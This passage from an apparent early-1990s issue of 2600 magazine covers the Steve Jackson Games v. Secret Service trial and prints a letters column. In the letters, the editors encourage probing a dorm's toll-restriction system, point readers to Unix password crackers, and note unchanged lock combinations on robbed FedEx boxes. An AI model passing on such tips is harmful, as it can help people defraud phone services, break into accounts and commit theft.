7. Using a plastic screwdriver (or anything else non-metallic), adjust the variable capacitor until picture tunes in. Sit back, relax, and enjoy!

WRITE FOR 2600!

SEND YOUR ARTICLES TO:
2600 ARTICLE SUBMISSIONS
PO BOX 99
MIDDLE ISLAND, NY 11953
INTERNET: 2600@well.sf.ca.us
FAX: (516) 751-2608

Remember, all writers get free subscriptions as well as free accounts on our voice mail system. To contact a 2600 writer, call 0700-751-2600. If you're not using AT&T, preface that with 10288. Use touch tones to track down the writer you're looking for. Overseas callers can call our office (516) 751-2600 and we'll forward the message.

SJG TRIAL: DAY BY DAY

Secret Service on Trial

BY PACO XANDER NATHAN

Day One

DATELINE: January 26, 1993 - the beginning of three strange days of Federal District Court in Austin, Texas. A rare frost lays on the ground and chill air descends on the "birthplace of cyberpunk" as I ride down to Judge Sparks' courtroom. I have to check my stun at the X-ray desk - politely. Even then some big Federal Marshall goon pulls me out of a pretrial crowd to demand ID and lecture about "weapons in a courtroom". 'Tis a task performed with apprehension because today of all days, the Feds must take the stand - poised for a fall, as improbable as it may seem, at the hand of a mob of Freaks. "Computer Freaks." You can see it written in the eyes of each SS agent surrounding the court room. Today the Feds themselves are on trial; today They can no longer run and hide.

First we must wait for Judge Sparks to clear the docket. A jury deliberates its eventual "guilty" verdict on a guy who'd sent an 11-year-old in to conduct a bank heist, and Sparks prepares to send that guy on his third trip to camp. Outside the parties in our case pace fervently.... Ed Cavazos, vice-president of EFF-Austin, recent UT/Austin Law School grad and a good friend, bounces off the walls in anticipation. This is Ed's first full case: he's been a sysop for years, runs a popular BBS in Austin called "Bamboo Gardens", and grabbed a lucky break by educating the local newspaper's high-tech law firm - George, Donaldson, and Fnord - about the arcane ways of computing and BBS's. Shari Steele of the Electronic Frontier Foundation - major underwriter for the plaintiff's legal fees - works the field for her home office. Joe Abernathy of the *Houston Chronicle* and *Village Voice* - probably the first major newspaper columnist to cover computer underground issues on a regular basis - presses flesh in

Foley

an attempt to uncover dirt. Steve Jackson stands nervously, chatting, trying to maintain a good humor among plaintiff groupies which even includes his mom. A vague array of Fed spooks and lawyers crowd the courthouse shadows, avoiding all contact. Lawyers from both sides huddle and haggle in a last minute settlement procedure which dies when the SS claims they "lack enough budget" to cover Steve Jackson Games' legal fees. Well, we'll see, eh?

Sparks delays the trial until after lunch. I overhear SS agents' talk about restaurants, so I tail them and sit down at the next table *after* they order. They get up in disgust and move to the back of the restaurant.

"The Court calls the case of SJG et.al. versus SS et.al. to order..." Plaintiff, with lawyer Pete Kennedy at the helm, introduces witnesses: Steffan O'Sullivan, Elizabeth McCoy, and Walter Milliken - SJG writers and users of the seized *Illuminati BBS* who'd joined in the lawsuit as plaintiffs - along with Wayne Bell, developer of WWIV bulletin board software. Government defense introduces Larry Coutorie - famed UT Austin "computer cop" - and SS agents Tim Foley and Barbara Golden.

Timothy Michael Foley takes the stand under cross-examination. Loyola University '84 Law School grad, trial layer for 2+ years, lately of the US Secret Service - a good ole boy in any other life. Foley was the SS agent assigned to the "E911 Document" investigation and his sworn affidavit to Fed Magistrate Stephen Capelle early in 1990 lead to a search warrant for the SS raid on SJG. Foley rambles defensively about his computer expertise, brags of being top dog at SS Computer Fraud School, tells how he learned about "Social Engineering" there in mid-89, only months prior to the decision to raid SJG. Foley talks boldly of *Phrack* #24 and the Craig Neidorf case, sloppily explains BITNET to the judge, then mentions the *Phoenix Project* - a "suspected hacker BBS" operated in Austin by "The Mentor" (aka Loyd Blankenship) and "Eric Bloodaxe" (aka Chris Goggans), and thought by the SS in 1990 to contain secret areas for instruction on "computer crime". One of the sysops worked for SJG and therein lies the *only* grounds for the raid. However, under oath Foley admits that at the time of his affidavit to Capelle, he didn't have any info showing the E911 document ever even reached the *Illuminati BBS* and SJG. Moreover, Foley confesses he knew that "telecom expert Hank Kluepfel [who enters this grim picture later] had never logged into *Illuminati*." When asked about the allegedly threatening SJG project called *GURPS Cyberpunk*, Foley states: "I did not read through the game."

Not terribly incriminating so far, but enough to show that the SS had not made a full disclosure to Magistrate Capelle before obtaining a search warrant. Even so, never assume the Government is sleeping.

Up walks Mark Batten, a tall, slim, boyish-skinned assistant US Attorney. Batten *knows* computing, in fact he spends most of his off-hours porting DOS games to

the Macintosh ("I got a Mac in college and I've been doing that ever since" he tells me during break). Batten takes Foley off the hook by having him testify that the SS didn't teach about Federal statutes which limit seizure of equipment from publishers.

Next we get Officer Larry Coutorie on the stand. Coutorie has been with the UT Austin police for years, but lately seems to be working the computer crime beat. The SS search warrant against SJG claimed that Officer Coutorie had provided "UT locator information" about Loyd Blankenship and cited one of Coutorie's documents. Under oath, Coutorie denies the alleged snooping, since Blankenship was never affiliated with UT Austin nor in the school databases. Coutorie claims the document was printed *after* the SJG raid. Note that Officer Coutorie is technically "on the other side" from SJG, but in depositions he distanced himself from the Feds. Rumor has it that the Coutorie's lawyer's car sports a nifty EFF bumper sticker. Ladies and gentlemen, this marks a blow for the Feds. But wait, another SS agent - Barbara Golden from the Chicago area - takes the stand. Golden looks timid, indignant, fearful, like a third grade teacher surprised in a fire drill. She answers in fitful, nervous clips of "Yes" and "No". Golden - who conducted the SJG raid and computer equipment seizure - admits under oath that she "didn't know much about computers," claimed she "didn't know about search rules for publishers" but counters that Steve Jackson Games Inc. - the renowned publisher of role-playing game books - wasn't a publisher. Plaintiff calls for a videotape of the raid - recorded by the SS - to be entered as evidence. After several abortive attempts (Sparks jokes: "Let the record show that no one could successfully operate the VCR although there were several attempts by various lawyers") the video finally spins its eerie record of the early morning bust on March 1, 1990. Office walls show notes about printing schedules and halfway through somebody from SJG walks in aghast, shouting "We are a publisher!" Ignorance doesn't get much more blatant than this, and rumor has it that cyberpunk author/journalist Bruce Sterling will show a copy of the tape as a backdrop during his next lecture tour.

Steven Gary Jackson jumps into the hot seat next. Steve, who attended law school before becoming a gaming industry entrepreneur in 1980, understands the essence of this game and it shows. Over the course of the afternoon and the next morning, Steve's lawyers guide him through an extended testimony: the nature of role playing games (RPG)... creation of his *GURPS* system for role playing... origins of "cyberpunk" as a literary genre in novels such as 1984 and Neuromancer... intentions for the seized *GURPS Cyberpunk* to have been a literary survey. "That book was key to our company's financial well-being - distributors judge you on the basis of new product each month." Jackson goes on to describe the *Illuminati BBS*, how he didn't even know *why* it was seized by the Feds and therefore feared replacing it. "We tried hard to find out [why the BBS was seized]...." At one point near tears, Jackson explains what appears to be his main contention against the government: "After the raid, I saw my employees being upset.... We couldn't see any way to stay in business without drastic cuts, so we laid off eight people out of 18.... If the Secret Service had just come with a subpoena we could have

showed or copied every file in the building for them."

Steve closes the first day's testimony with an appalling account of trying to obtain copies of his seized disks - vital business records and publication drafts which were held for months with no explanation - from Agent Foley:

Foley (referring to GURPS Cyberpunk*): "Do you realize you're publishing information on how to commit computer crime?"*

Jackson: "This is a game."

Foley: "No, this is real."

Day Two

Defense counsel Mark Batten cross-examines Jackson in a cowardly attempt to imply that SJG was in financial trouble before the raid but recovered to profitability afterward. Judge Sparks interrupts: "Because it was raided by the Secret Service? Is the Government claiming they *helped* his business by seizing equipment?"

Batten counters with a conceptual right hook: "No, your Honor..." - then launches into a sordid tale about how the SJG game *Hacker* resulted from the raid, and how SJG capitalized on publicity surrounding the SS action. Defense tries to pin the issue on Steve:


Batten: "Why did you design Hacker*?"*

Jackson: "I was angry... I am a writer, this is the way I tell a story."

Elizabeth McCoy takes the stand next. As an interactive fiction writer for SJG, she'd been a board moderator on part of the seized *Illuminati BBS*. Elizabeth testifies that her project "was seriously damaged by the raid" and goes on to read a private email message that was on the seized BBS and ostensibly "investigated" by the SS. The message contains a beautifully mushy personal letter from SJG

writer Steffan O'Sullivan about another writer at SJG - Walter Milliken - whom she since has married. Milliken takes the stand and also describes the use of email on *Illuminati BBS* for SJG work. Walter understands email quite well; he's a computer scientist for BBN, the firm which created Internet.

Government loses a few cool points here, but Batten tries to recover by reading a sworn deposition from SS computer security specialist Larry Boothby who analyzed the seized equipment. Boothby claims to



Kluepfel

have used Norton Utilities to conduct word searches, which Batten explains to Judge Sparks: "He'd type in the word 'hack' and it would show on the screen with surrounding text." Note that Boothby wasn't available since he had resigned from the SS just as the case was scheduled to go to court "and could not be reached." Some think Boothby may have taken a fall for the organization.... As a tipoff, his deposition did include unfavorable remarks about Agent Foley's alleged computer expertise: "They might as well have had Mickey Mouse in there."

Next on the dance card, Wayne Bell steps up as an expert witness for SJG. As author of the WWIV software for BBS - which *Illuminati* uses - Wayne's wares run on over 2000 systems, for an audience of 3 million. Wayne had been called in to review the *Illuminati BBS* as soon as the SS had returned it. "It appeared that all the mail had been deleted by March 20, 1990." Wayne testifies that he checked the PC's system clock and verified file time-stamps with phone records which users had provided. "Off by about 6 minutes at most."

Judge Sparks asks to have the term "sysop" defined at several points - burn that into your memory. He claims utter ignorance of computing technology, which plays well into plaintiff's hand. SJG is trying to sue the US Government for damages based on Federal statutes and constitutional law, but the Government is pulling a classical defense tactic by snowing the judge with technical terms. So SJG needs to make this as simple and clear-cut as possible.

Next up to the stand comes Henry Michael Kluepfel, alleged computer crime expert and anti-hacker from Bellcore, looking surprisingly like a cross between Woody Allen and Adolf Hitler - whiny, wimpy, and vile. "I provide information related to threats" is the introduction Kluepfel uses to justify his place in life. He goes on to describe how in 1989-90 he'd been investigating the E911 document's spread by logging into suspected BBS under the handle "ROTDOC" and looking for files about computer intrusion. He whines at length about *Phrack*, *Jolnet*, E911, etc., but admits that (1) the *Phrack* issue in question with the E911 document *didn't* provide any steps for how to break into computers and (2) the information is available to the public anyway - "But not quite what was in the Bellsouth document." Judge Sparks becomes visibly lost in Kluepfel's sea of technical terms, and misses the point that Kluepfel just slit his own throat. So Kluepfel continues.... He talks about exploring *Phoenix Project*, about finding a file related to E911, downloading it, providing an affidavit to Bellsouth, then forwarding the file to the US Attorney in Chicago - William Cook.

Early in 1990, the *Phoenix Project BBS* shut down. Kluepfel explains that "Newlin was wondering where *Phoenix Project BBS* might reside since it wouldn't answer. Could Steve Jackson Games' *Illuminati BBS* be the new *Phoenix Project*?" Kluepfel goes on to admit the fatal flaw: "I did not tell Newlin that there was anything connecting Steve Jackson Games other than that Mentor was co-sysop of both BBS's and that both BBS's ran WWIV software."

Again, the judge is snowed in technobabble, and at this point the defense takes up questioning and prompts Kluepfel - the US Government's computer expert - to help educate the judge. Kluepfel testifies about having found evidence on the *Phoenix Project BBS*, including: "Kermit and XModem, which can be used as tools for computer crime." Sparks then speculates about the need for a raid, whether other alternatives were open: "Would it have been possible for the Government to take this issue to another Reebok [sic, should be RBOC] for information?" Kluepfel counters with his own reputation: "I was asked as an expert with 25 years in computer security, network security" - so ostensibly his word was good enough for the Government to act. So they did.

Hey, this guy is pure wretchedness distilled into a puny frame. During court recess I go outside to track him down, shaking his hand just to experience a pure, raw state of Disgust. We chat a bit, talk of our respective tenures at Bell Labs, how he works in a town where I used to live - Red Bank, NJ. Not a bad guy really, a bit nervous and defensive, probably a reasonable response for a person who has just lied under oath to a Federal judge and seems at least intelligent enough to know it.

Now the fireworks begin. Former US Attorney William Cook - who quit rather suddenly after the SJG case reached national press - climbs into the pilot seat. Finally those of us in the SJG peanut gallery recognize

who this asshole is, since he'd asked us to shut up during court recess "so as not to pollute my testimony." As if it were possible. Bill.... Cook struts up to the stand like a cross between Walter Mathau and Dana Carvey's rendition of George Bush, indignant and condescending to everyone in the courtroom except for the judge. Cook even interrupts court proceedings to correct plaintiff counsel on proper procedure. This guy got burned by the SS raid and now has a score to settle. Cook responds to cross-examination about his $79,000 figure for the worth of the "stolen" E911 document. Under oath he specifies that $22,000 was for the purchase of an Interleaf word processing software package, several more thousand was for computer hardware used to type the document, along with salaries for people doing the typing.... When pressed by plaintiff counsel, Cook admits these pork-barrel systems were not used up in the process of typing a few pages.

More to the point, Cook admits (1) that he knew about the Privacy Protection Act (PPA - which limits government seizure of equipment from publishers) but didn't advise the SS about its implications prior to the SJG raid, and (2) that he understood the relevant wiretap law in the Electronic Communications Privacy Act (ECPA -which MAY limit interception of email) but didn't advise the SS against seizing a BBS that contained unread email.

Cook then ties in DOD's Computer Emergency Response Team (CERT) which "visited" Craig Neidorf about *Phrack* and E911: "As a result, agents sought and received a search warrant" against SJG. Cook explains that after the seizure, two files were identified and deleted - an alleged password cracker called "DE-ZIP" and some unspecified software believed to have been illegally copied - however he fails to specify *which* computer held the deleted wares. Keep that in mind too....

Judge Sparks kicks in to question William Cook for a bit, uncovering two startling items: (1) Cook's admission that the US Attorney's office made no attempt to determine the nature of SJG's business prior to the raid, and (2) Cook's claim that he is "aware of an ongoing investigation about criminal charges against Blankenship and/or Goggans."

Next in line, SJG's accountant steps up to provide expert testimony about the damages incurred by the raid and confiscation of equipment, records, drafts, etc. The accountant cites several key losses: gaming books not being released, delayed shipments, loss of the BBS as a communications interface for the firm, layoffs of good talent, impact on Steve Jackson's own time for creative writing, and expenses for litigation. She provides balance sheets, cost estimates, revenue projections, etc., but the Judge seems annoyed. Even using a seven percent interest rate for present discount values (a financial giveaway to the Government), the accountant arrives at a $2.1 million total for damages. Sparks doesn't seem happy and calls it a day....


Day Three

After a delay caused by unrelated legal proceedings, Government defense steps up and attempts to have the case thrown out of court, urging Judge Sparks not to risk extending the ECPA statute. In response, Sparks grows annoyed: "It appears to me that I'd have to rewrite that statute to agree with the Government's case.... It appears that Loyd Blankenship could have prepared to engage in some heavy criminal activity. You saw a BBS with a notice about conspiracy... but it would have taken an hour or less to do [the investigation] as it should have been done. Don't you think Congress should decide how far the ECPA should extend? I don't think ECPA applies in any way to this case - so what? Did Blankenship have possession at the time the search warrant was executed by his ability [as sysop] to delete files? I want that answered."

EFF-Austin members drop by to watch the last part of the trial - several students even manage to get out of high school for it - but a Fed Marshall boots them out because the males aren't wearing suit jackets.

SS Agent Tim Foley hops back up as defense witness. He describes his impression of the confiscated *GURPS Cyberpunk* to build the Government's case about a "potential hacking conspiracy." "It appeared to me to be a fictionalized account of what LOD was doing." Back under cross-examination, he admits there was nothing in the search warrant's affidavit about a threat to national security, the disappearance of the *Phoenix Project BBS*, evidence of the *Phoenix Project BBS* appearing at SJG, or evidence incriminating any other BBS at SJG.

Foley launches into an account of how Blankenship's former place of work - Nth Graphics in Austin, TX - had also been "visited" at the time of the SJG raid. "We had a record that the E911 document had gone to Nth Graphics. We went there and asked to see the machine but it crashed so we didn't pursue any further." Foley verifies a plaintiff's exhibit - a handwritten document by SS agent John Lorenzi which explains that a purported NSA document found at Goggans' home actually had a SJG logo, trademark,



Cook

and copyright on the bottom, i.e. it was just a part of a game.

At this point plaintiff counsel Pete Kennedy and Judge Sparks both question Foley, in a legal equivalent of an online chat, making defense counsel turn pale....

Foley: "It took one week on the machine to analyze the files."

Kennedy: "But the equipment wasn't returned for three months?"

Foley: "Yessir."

Sparks: "Why?"

Foley: "We had to make reports."

Sparks: "But clearly after one week, the United States of America could have finished analyzing the disks and have returned the equipment to Steve Jackson Games?"

Foley: "Yessir."

Foley goes on to say there was never any evidence to incriminate SJG before or after the seizure. Sparks presses again, emphatically: "Why couldn't copies of *everything* be made within seven days and returned to Steve Jackson Games as requested by his lawyer?" So Foley admits there was no reason not to return equipment after March 28, 1990 at the latest. The tragedy is that Foley had been insistent on the raid, and yet he'd only become aware of SJG on February 22, 1990 - just one week prior.


Judge Sparks

In closing remarks, Judge Sparks reveals a dangerous misconception: "How do I know that illegal material was not in the *GURPS Psychopunk* [sic] drafts? We know that the computers contained sensitive materials (E911 document) and even illegal materials (DE-ZIP).... But let's assume a violation with regards to *GURPS Psychopunk* [sic] occurred, what were the damages established by the evidence?" Then he asks both sides to interpret the PPA statute.

Plaintiff specifies the damages to include: loss of BBS and delay of *GURPS Cyberpunk* release, which struck SJG at the worst possible time financially and cost eight people their jobs and reduced SJG's creative talent.

Defense dismisses the damages by claiming that the raid "only delayed *GURPS Cyberpunk* by less than three weeks (a down-sized version based on old drafts was released, late), plus better management procedures after the seizure which forced Steve Jackson to spend less time writing and more on business may have been his best business move ever."

Sparks counters this tripe: "So the Secret Service is now helping businesses by search and seizure? The officers charged with this 'evil conspiracy' obviously jumped to a conclusion.... Admittedly without evidence they took three computers and 300 disks and ignored Steve Jackson's lawyer's attempts to get back the equipment. It just doesn't pass the smell test for the Government to come in without any evidence against the company and take things that *anybody* could tell would harm the company. The reason this wasn't done in good faith was lack of investigation by the Secret Service. Evidence shows that by March 2, 1990, somebody in the Government knew a book was involved [in the seizure]. There is no question in my mind that Steve Jackson Games Inc. sustained damages and expenses as a result of misconduct by the US Secret Service...."

Epilogue

Immediately after the trial, Steve Jackson seemed pretty discouraged. He and Pete Kennedy walked across the room to talk with Mark Batten and company, offering "We've been talking as people to each other for quite some time" - to which one of the Government lawyers returned "Now you know that we're not multi-headed Gorgons; we've all been in the same trench." Maybe not.

Later that night, a number of us met to decompress. We play-tested a new game (about post-apocalyptic mutated rabbits) that somebody had submitted to SJG. Steve wanted to play, wanted to do anything but hear the words "lawyer" and "Secret Service" again for a *long* time. I brought over a collection of Smurfs In Hell game wares for him to check out. When I left just past midnight, Steve was killing everybody else's bunnies, nuking Mormonoids, and studying notes for another game all at the same time. This, after standing up in the face of tne United States Government, after fighting the good fight for three years without a payback - other than integrity. With all the courage and the humor and the genius shown through, you have to admire a guy like that. Outside the WWII newsreels you don't find many heroes, but here is one indeed.

All courtroom sketches drawn by the author.

As this issue went to press, the verdict in the Steve Jackson case had not yet been reached. It's quite likely that there has been a decision by the time you are reading this. We will leave a recording on our main office line (516-751-2600) as soon as a verdict is announced. Details will appear in the Summer 1993 issue.

One Angry Judge

by Scott Skinner

foley (fō'lē) *n.* a costly legal undertaking by an individual or individuals lacking in common sense, understanding, and foresight, resulting in an absurd or ruinous outcome. [Middle English *folie*, from Old French, from *fol, foolish*, from Latin *follis*. See *fool*.]

We tried. Tried our darndest to see the trial. Trains, planes, and automobiles; we did 'em all. Even drove halfway across barren Texas desert, to places where even the radio waves don't go, and "TV" is something you catch in a dish. Hell, our white rented compact got wind-whipped off the road so much we nicknamed it "Snowflake". But alas, for us the trial was never to be. "Postponed a week," they said, as we clutched our palpitating hearts. "Heh, heh," they chortled, "that's the legal biz for ya." Yeah, we thought, heh, heh. So there you have it. *Right* place, *wrong* time. The trial hadn't even started and already we were in the grip of morality.

And just why did we go through all the trouble? Trial's a trial, right? Wrong. For hackers, the Steve Jackson Games trial was nothing less than a religious event; Rome, Jerusalem, and Mecca all rolled into one. It was Woodstock for techno-anarchists, and although our own pilgrimage ended a week short of the gavel, it was not without its moments.

We met Steve at a local Texacana joint, amid the flurry of a hip Austin nightlife. He was surprisingly pessimistic, despite news that the judge had admonished the Secret Service for trying to stall the case. Still, Steve was anything but hesitant. Cynical, yes. Reluctant, no way. "We've waited a long time for this," he said. So we had. It was almost three years since the March 1st raid of Steve Jackson Games by the Secret Service. And three years waiting for justice is a long time by anyone's standards. As we listened to Steve's gloomy trial prospects, we understood that his terminal pessimism was a reflection of the chilling effect the raids and busts have had on us all. Computer enthusiasm and prospects for unfettered global electronic communication seemed dead and gone, replaced instead by a hyperwired hyperparanoid community of closeted dissidents. For many of us, the Steve Jackson trial was the only thing to look forward to. It would hopefully put an end to First Amendment ambiguities that have plagued us ever since the dysfunctional trial against the electronic newsletter, *Phrack.* Through a margarita haze we left Steve and wished him luck. The trial was one week away, and there was nothing left for us to do but slack. Back at the office, we watched and waited.

The trial itself lasted three days. News of the event spread across the Internet so quickly it would have put the AP newswire service to shame (that is, if the AP had even bothered to cover it). The plaintiffs effectively established that: 1) Neither Jackson nor his company SJG were ever suspected of any wrongdoing; 2) There was no investigation of SJG by the SS prior to the raid; 3) The affidavit used by the SS to obtain their search warrant was erroneous; 4) The search warrant did not even meet the Service's own standards for a search-and-seizure; 5) The work in progress of a publisher was seized, in violation of the Privacy Protection Act; 6) The SS were incompetent, because they were not even aware that this law existed; 7) Electronic mail was seized, printed, and read, in violation of the Electronic Communications Privacy Act; 8) Electronic mail was deleted - evidence was "destroyed"; and 9) The SS purposely and willfully stalled three months before returning seized computers and disks to SJG after the investigation was over.

Incredulous? Outrageous? Judge Sparks thought so, which is why he spent fifteen minutes straight reprimanding Tim Foley (the agent responsible for the raid) for the behavior of the Secret Service. The dialogue that follows is perhaps the highlight of the trial:

Sparks: *"Did it ever occur to you, Mr. Foley, that seizing this material could harm Steve Jackson economically?"*

Foley: *"No sir."*

Sparks: *"You actually did, you just had no idea anybody would actually go out and hire a lawyer and sue you."*

According to the plaintiff's attorneys, Judge Sparks was "visibly angry," and the government was so shaken after being chewed out that they rested their case.

Sue the Secret Service? They said it couldn't be done. And yet this is exactly what Steve Jackson accomplished with the help of the Electronic Frontier Foundation. If the SJG trial has proven anything, it is the importance of a source of electronic civil liberties protection. Steve was fortunate to have the resources of competent EFF lawyers; many others are not so fortunate. Electronic civil rights activists are needed more than ever. Activists who will not just lobby the government, but go the distance in court against big business, bad law enforcement, and their dated conceptions of First Amendment freedoms. Although the judge has yet to deliver a verdict on this case, we are confident that it will be favorable and precedent-setting. The SJG trial has sent a powerful message to an overzealous law enforcement community: no one, not even the Secret Service, is above the law. We can only hope that, in the days that follow, the Secret Service will take heed of this message before pulling another foley.

LETTERS OF MERIT

Cordless Questions

Dear *2600:*

I was wondering if you knew how cordless phones work? I know they have an input and output from the base. But do they all use codes to access their base? I thought maybe some of the older ones didn't and just used a squelch. It would be interesting to find out exactly how they work. I don't know if there's a law on cordless listening in the 49mhz range? Thanks!

Happy Reader
North Dakota

There is no law against listening to cordless phones. Basically, cordless phones have no rights and must accept whatever interference and monitoring they're subjected to. Really old cordless phones broadcast on 49 mhz from the handset to the base and 1.7 mhz from the base to the handset. With those, it was relatively easy to wander around a neighborhood with a cordless phone and pick up other people's dialtones. The cordless industry has woken up however. Newer models have frequencies of 46.61 to 46.97 mhz from the base to the handset, 49.67 to 49.99 mhz from the handset to the base, each with ten channels. These models, which have been around for six or seven years, use digital security codes. Some of them have thousands of codes. Others use a system known as rolling security codes, where the code changes with each call. The newest models use 902-928 mhz. Some of these digitally encrypt the audio.

Bypassing Restrictions

Dear *2600:*

Recently, my college dorm installed a Sprint long distance calling-code program in which a five digit code must be entered after dialing 9+1+area code+number. Being the curious guy that I am, I wondered if I would be able to get through to 900 services without being routed through the Sprint service or denied calling out altogether. As it turns out, the first time I tried it, it worked, without going to the tone for the phone code. After that, it wouldn't work. I kept getting a message saying that the call couldn't be completed and an operator would *not* be able to help (weird). My question is, why does it work sometimes and not the other times? Recently, I have been able to get through to the same number. But again, the next try wouldn't work.

Confused,
Major Tom
Champaign/Urbana, IL

There are many reasons why this could be working sporadically. It's actually quite possible that certain provisions of security can be bypassed depending on which outgoing line you grab. If this is the case, you can rest assured that the software is quite sloppy and there are probably many other such bugs. Perform some experiments - see if this works more during busy hours. Also, experiment with other numbers as well. It's possible any number might work if there's a software glitch. Remember that it's also quite likely that everything you dial is being registered somewhere.

More Simplex Stories

Dear *2600:*

Apparently someone has been applying their knowledge of Simplex locks, especially on FedEx lockboxes, in the Boston area. Apparently FedEx is less than happy about this, and has taken measures to put an end to the robberies. If it were me, I'd do something about the locks. But it's not, and FedEx disagrees with me. They've gone to the police, and gotten them to "stakeout" a number of FedEx lockboxes (the ones being robbed, I guess). But they have not (yet) changed any of the combos on their lockboxes (I checked - still the same). I don't know if UPS has done the same, or whether the thief has even bothered to take from them. I personally have seen no instances of stakeouts on UPS. Their boxes continue to use the same combination.

A Fly on the Wall

It's incredible how stubbornly some companies will cling to their ignorance.

Dear *2600:*

I recently saw a push-button door lock made by Best Lock Co. that looked identical to the Simplex Series 1000. Are these Best locks as unreliable as their Simplex counterparts? Can each number only be used once in the combination, thus reducing the number of possible combinations?

Pez
Lafayette, LA

Best does not make pushbutton locks. What you probably saw was a Simplex lock with a Best core. Some Simplex models have key bypasses and the keys can be made by any company.

Mysteries

Dear *2600:*

Recently, I stumbled upon a program called MCI VoiceLink v6.1. It runs under the Unix operating system. I have thoroughly investigated the actual VoiceLink program, and still have yet to figure out what its main purpose is. I've heard descriptions ranging from "a long distance billing maintenance program" to "a simple voice mail program." Judging by the name of the program, I am inclined to believe the latter, but am still unsure. Any help on this issue would be greatly appreciated.

Annon.

A lot would depend upon where you found it. But it's not even necessary in a case like this to do a lot of covert activity. Call the friendly folks at MCI sales and ask them for brochures. We doubt they want to keep it a secret.

Dear *2600:*

I was wondering if you could answer a question I have about this set of numbers I discovered. There are four numbers I found with the same message on them - in two pairs of two. There is no ring-tone when connected, and the recording quality sounds like a Voice Mail service. The numbers are: 0800 873 873, 0800 873 874, 0800 879 879, 0800 879 880. When connected, you hear this: "This is an STC test number. Please enter the CSG [could be CFG - it's not clear] you wish to simulate." Then it accepts 17 digits and either gives a continual tone (disconnect) or an engaged tone (warble). So, what is it? I don't know if it's important, but is the answer connected to the fact that each pair is right next to each other? Hope you can help. Incidentally, could you tell me if you know of a UK magazine similar to *2600*?

DG
UK

We know of no magazine like 2600 in England. If anybody figures out your mystery numbers, we'll print the answer here.

Dear *2600:*

While scanning my local exchanges, I've come across a few numbers that seem to cut voltage to the line for about 15 seconds. For example, after dialing 517-646-9994 the line dies and even attempts to produce normal DTMF tones result in silence. Do you have any idea what I've come across? Incidentally, ANAC for 517 is 2002002020.

Maelstrom 517

It sounds like another phone company test number. Anything that cuts voltage, sends weird tones, and resides in the 99xx or 00xx area is almost certain to be telco-related.

Hacking Passwords

Dear *2600:*

I have a *2600* issue from Summer 91 which talks about a Unix password hacker. It doesn't give the source code or any real info, because it was given in a more previous issue of *2600*. Where can I find this "password hacker" and the source code? Is there a VMS-VAX equivalent also?

MR

There are lots of password hackers out there. The best one we know of is BERKLEY.EXE which comes out of Holland. There are many more that are designed to run on different types of computers. Obviously the more powerful the machine, the quicker a password hacker will run. By wandering around on bulletin boards and the Internet, you should be able to find some of these programs. Unix systems are such popular targets because, unlike other operating systems, the password file is world readable (with the exception of those systems that use shadow passwords). It is not illegal to read this file. It's also not illegal to run a password hacker on your own computer, provided you didn't obtain the password file illegally. Actually using a guessed password is where you might run into problems.

That Bell Computer

Dear *2600:*

You guys really pissed me off with your Telco News Winter 92-93.

What a stupid thing to put in your mag! It's been well known among the hackers for years that most security is overlooked and in some areas blatantly ignored. Writing about one particular company's security weaknesses is a direct *slap* in the face. As a result, that company will be *highly* pissed and most likely take procedures to tighten up security. But you're defeating the whole purpose of hacking: learning! How much information could have been learned from that one particular system? It's hard to say. What do you do though instead? "Oh, hey let's put it in *2600* so we will show them how stupid they are." Did you ever think that you might be *ruining* it for the other hackers out there that are trying to learn about the phone company's computers? Nah, I don't suppose that even crossed your mind. The article was lame anyway to those of us who know what's going on. Most of that shit was information found on the Bell Newsletters. Of course the phone company is gonna say that hackers cost them money. They want the general public to keep believing in the same "Hacker Hood" image that *Forbes Magazine* proudly wrote about. It should be obvious to you that after the 911 incident with Neidorf, the embellishment of things damaged or costing money was pure BS made up to make the hacker look bad, malicious, or anything but the *truth*. I just lost a lot of respect for *2600* when you printed that. Heh! Not that that matters much anyways. I don't think you guys ever did any *real* serious hacking. Otherwise you would be working on some decent projects instead of publishing a magazine that *keeps* all the security people up to date on what we are doing or things we have uncovered. My main point is: *a hacker would never tell an admin what holes to patch if he wanted to continue hacking the system!*

So why are you?

layden02

First off, we print information that we feel deserves to be shared. We don't agonize over what the enemy will do with it, whoever that may happen to be. If we did, we'd probably never be able to print anything. As far as your "concerns", let's get a little real. We're talking about a major computer system that has a wide open front door into root! Who would we be serving by keeping that to ourselves? Something along these lines is way too bizarre for our tastes. And, sure enough, at least one of our readers was able to provide some valuable insight into this (see next letter). Had we done it your way and kept it to ourselves and all of the people like you "who know what's going on", this nationwide hacker trap would never have been discovered.

Dear *2600:*

Enclosed is a capture of a Pacific Bell system

login. As you can see, after six attempts, anything will log you in. This is *identical* to the SouthWestern Bell computer mentioned in the Winter 1992-93 issue. Apparently it's some kind of standard RBOC hacker trap. Does the word entrapment spring to mind? Either way, the writer never actually broke into the SouthWestern Bell computer and neither will anybody who calls the number you listed. They'll simply fall into this false shell trap.

The Road Warrior

Thanks to you, our writer has now come out of hiding. The printout you sent us was almost completely identical to what we had printed. Considering this comes from another RBOC, this must be a standard ploy for many phone companies. Our next question is what are they doing with these traps?

Correction

Dear *2600:*

The frequencies given in "Defeating Callback Verification" (Autumn 1992) for the dial tone are wrong. After many hours of picking up the phone and listening to the dial tone, I decided that the correct frequencies were 350Hz and 440Hz.

CA
Georgia Tech

We stand corrected. For a collection of correct frequencies, you can refer to the Summer 1992 issue, page 12-13.

Info

Dear *2600:*

